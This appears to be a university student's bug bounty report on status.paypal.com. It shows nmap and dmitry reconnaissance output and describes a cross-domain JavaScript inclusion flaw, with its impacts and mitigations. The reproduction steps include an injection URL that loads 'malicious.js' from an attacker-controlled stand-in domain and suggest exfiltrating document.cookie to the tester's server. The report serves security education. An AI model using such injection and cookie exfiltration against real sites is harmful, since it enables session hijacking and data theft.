Sri Lanka Institute of Information Technology

Web Security - IE2062

Bug Bounty Report 3

PERERA A.P.J


IT22280992

Group Y2S2.CS


SLIIT
Discover Your Future

Table of Contents


Nslookup



Nmap




Dmitry


KALI_LINUX [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~
File Actions Edit View Help
53/tcp open domain
Nmap done: 1 IP address (1 host up) scanned in 5.09 seconds
(kali㉿kali)-[~]
$ dmitry status.paypal.com
Deepmagic Information Gathering Tool
"There be some deep magic going on"
HostIP:20.69.68.249
HostName:status.paypal.com
Gathered Inet-whois information for 20.69.68.249
inetnum: 14.102.240.0 - 23.19.47.255
RESS-BLOCK
descr: IPv4 address block not managed by the RIPE NCC
remarks:
remarks: For registration information,
remarks: you can consult the following sources:
remarks:
remarks: IANA
remarks: http://www.iana.org/assignments/ipv4-address-space
remarks: http://www.iana.org/assignments/iana-ipv4-special-registry
ace
remarks:
remarks: AFRINIC (Africa)
remarks: http://www.afrinic.net/ whois.afrinic.net
remarks:
remarks: APNIC (Asia Pacific)
remarks: http://www.apnic.net/ whois.apnic.net
remarks:
remarks: ARIN (Northern America)
remarks: http://www.arin.net/ whois.arin.net
remarks:
remarks: LACNIC (Latin America and the Carribean)
remarks: http://www.lacnic.net/ whois.lacnic.net
remarks:
country: EU # Country is really world wide
admin-c: IANA1-RIPE
tech-c: IANA1-RIPE
status: ALLOCATED UNSPECIFIED
mnt-by: RIPE-NCC-HM-MNT
created: 2022-10-24T14:02:09Z
last-modified: 2022-10-24T14:02:09Z
source: RIPE
role: Internet Assigned Numbers Authority
address: see http://www.iana.org.
admin-c: IANA1-RIPE
tech-c: IANA1-RIPE
nic-hdl: IANA1-RIPE


KALI_LINUX [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~
File Actions Edit View Help
last-modified: 2022-10-24T14:02:09Z
source: RIPE
role: Internet Assigned Numbers Authority
address: see http://www.iana.org.
admin-c: IANA1-RIPE
tech-c: IANA1-RIPE
nic-hdl: IANA1-RIPE
ices
remarks: go to IANA web site at http://www.iana.org.
mnt-by: RIPE-NCC-MNT
created: 1970-01-01T00:00:00Z
last-modified: 2001-09-22T09:31:27Z
source: RIPE # Filtered
% This query was served by the RIPE Database Query Service version 1.114 (DEXTER)
Gathered Inic-whois information for status.paypal.com
ERROR: Unable to locate Name Whois data on status.paypal.com
Gathered Netcraft information for status.paypal.com
Retrieving Netcraft.com information for status.paypal.com
Netcraft.com Information gathered
Gathered Subdomain information for status.paypal.com
Searching Google.com:80 ...
Searching Altavista.com:80 ...
Found 0 possible subdomain(s) for host status.paypal.com, Searched 0 pages containing 0 results
Gathered E-Mail information for status.paypal.com
Searching Google.com:80 ...
Searching Altavista.com:80 ...
Found 0 E-Mail(s) for host status.paypal.com, Searched 0 pages containing 0 results
Gathered TCP Port information for 20.69.68.249
Port State
21/tcp open
80/tcp open
Portscan Finished: Scanned 150 ports, 0 ports were in state closed
All scans completed, exiting


1. Target: http://status.paypal.com




2. Vulnerability

2.1 Vulnerability title

- Cross-Domain java script source file inclusion





2.2 Vulnerability description

- Cross-Domain JavaScript Source File Inclusion is a security loophole that can be exploited when a web application attempts to incorporate JavaScript files whose sources are not verified and are from other outside domains. This is done without verification where the file is from, thus allowing the application to process even malicious image files. Once such a script is included, it may read and alter contents such as cookies and session identifiers or any other information from the browser at risk of stealing data or taking over sessions. He may also edit the contents of the page, send the users to fake ones, or execute other types of attacks on the client side. To fix this bug, content security policies are applied to prevent unwanted javascripts from being loaded; dynamic script injections from unknown and hostile domains are avoided; user input is verified; and only approved sources are allowed through a whitelist policy. In order to keep the data and application secure, external scripts should be managed appropriately in the right way as they are a common feature in many applications.

2.3 Affected components

- **Client-Side Browser**: Since the malicious JavaScript is executed within the user's browser, it has access to data and functionalities such as cookies, local storage, and session storage. This can lead to data exfiltration, session hijacking, or phishing attacks directed at the user.

- **Web Application Frontend**: The application's user interface can be manipulated by the malicious script. This can result in altered content, misleading users, or initiating unauthorized actions. If the malicious script changes the DOM, it could lead to visual spoofing or misleading information displayed to the user.

- **Server-Side Components**: If the script interacts with the server (e.g., through AJAX requests), it could trigger unintended server actions or expose sensitive endpoints. This could potentially lead to data exposure or unauthorized access to server-side functionalities.

- **User Sessions**: Since the script can access session tokens, it could hijack user sessions, leading to unauthorized access. This is particularly risky for authenticated users, as attackers could impersonate them on the web application.

- **Data Storage (Cookies, Local Storage, etc.)**: The script has access to client-side data storage mechanisms like cookies and local storage. Sensitive information stored here, such as authentication tokens, can be read or manipulated, compromising data integrity and confidentiality.

- **API Endpoints**: If the malicious script has access to API endpoints, it could make unauthorized API calls on behalf of the user. This could expose or modify sensitive data or trigger unintended application behavior.

2.4 Impact assessment

The Impact Assessment of Cross-Domain JavaScript Source File Inclusion includes various potential consequences depending on the access and control achieved by the attacker. The impacts range from data theft to full account compromise and may vary in severity

1. Data Theft

- **Cookies & Session Tokens**: The malicious script can access cookies and session tokens, enabling the attacker to steal these for session hijacking or impersonation.
- **User Information**: Personal and sensitive information stored on the client side, like user profiles or financial data, can be accessed and exfiltrated by the malicious script.

2. Account Compromise

- **Session Hijacking**: By stealing session cookies, an attacker can impersonate the user and gain unauthorized access to their account.
- **Credential Theft**: The script can create fake login forms to capture user credentials or even modify legitimate forms to capture sensitive input.

3. Client-Side Attacks

- **Phishing**: The attacker can modify the page content to display fake forms, links, or pop-ups that lure users into submitting sensitive information.
- **Drive-by Downloads**: The attacker could initiate malicious file downloads, infecting the user's system with malware.
- **Keylogging and Surveillance**: The script can capture keystrokes or track user activity on the page, leading to a loss of privacy and exposure of sensitive information.

4. Unauthorized Actions on Behalf of the User

- **API Abuse**: If the application allows client-side JavaScript to make API calls, the attacker could potentially manipulate these requests, executing unauthorized actions or retrieving sensitive data.
- **Manipulation of User Actions**: The attacker can perform actions such as making purchases, sending messages, or altering user settings, leading to financial loss or privacy invasion.

5. Reputation Damage

- **User Trust Loss**: Users who fall victim to attacks on a compromised platform may lose trust in the application, potentially resulting in user attrition and damage to the brand's reputation.
- **Legal and Compliance Risks**: If the application handles sensitive data (e.g., financial or health data), a data breach could result in fines and penalties due to non-compliance with regulations like GDPR or HIPAA.

6. Application Integrity Compromise

- **Content Manipulation**: The attacker could alter or spoof the page's content, misleading users or tarnishing the brand's image.
- **Service Disruption**: By manipulating scripts, an attacker might be able to disrupt services or degrade the user experience, causing unavailability or functionality issues.

2.5 Steps to reproduce

1. **Identify a Script Inclusion Point**:

- Browse through the web application and look for pages or parameters that load JavaScript from external sources. This could be in the form of an <script src="URL"></script> tag, a dynamically generated URL for script loading, or user-controllable URLs.
- Often, these may appear in URL parameters, API responses, or settings that control which scripts are loaded on a page.

2. Host a Malicious JavaScript File:

- Create a JavaScript file (e.g., malicious.js) containing simple code, such as an alert, to test for execution:

alert("Vulnerable to Cross-Domain JavaScript Inclusion!");

- Host this file on a separate server or domain you control. You could use a service like GitHub Pages, a personal server, or any public file hosting that allows serving JavaScript files.

3. Inject the External Script:

- In the application, find where you can control the URL of the included JavaScript file. Change the source to point to your hosted file, such as:

https://targetapplication.com/page?scriptURL=https://yourdomain.com/malicious.js

- If this parameter is vulnerable, the application will include the external JavaScript file without verification.


4. **Observe the Results**:

- Load the modified page in the browser and check if the malicious script executes. For the test script above, you should see an alert pop up.
- If the script executes, you have confirmed that the application is vulnerable to Cross-Domain JavaScript Source File Inclusion.

5. Test for Further Impact:

- To assess the vulnerability further, modify your JavaScript file to perform actions such as:
    - Accessing document.cookie to check if cookies are accessible.
    - Sending data back to your server to confirm you can exfiltrate information.
    - Making unauthorized API requests or altering the page content.
- Only perform these actions in a legal, authorized testing environment, as they could impact user data or application functionality.

2.6 Proof of concept



2.7 Proposed mitigation or fix

- Ensure java script source file are loaded from only trusted source ,and the source can't be controlled by end users of the application.
- Use content security policy.
- Avoid dynamic script inclusion from untrusted sources.
- Validate and sanitize Intigrity(SRI).
- Use Nonce-Based or Hashed-Based Script Loading.
- Whitelist Trusted Source for Script Loading.
- Use Secure Coding Practices.
- Implement proper Error Handling and Loging.
- Regular Security testing.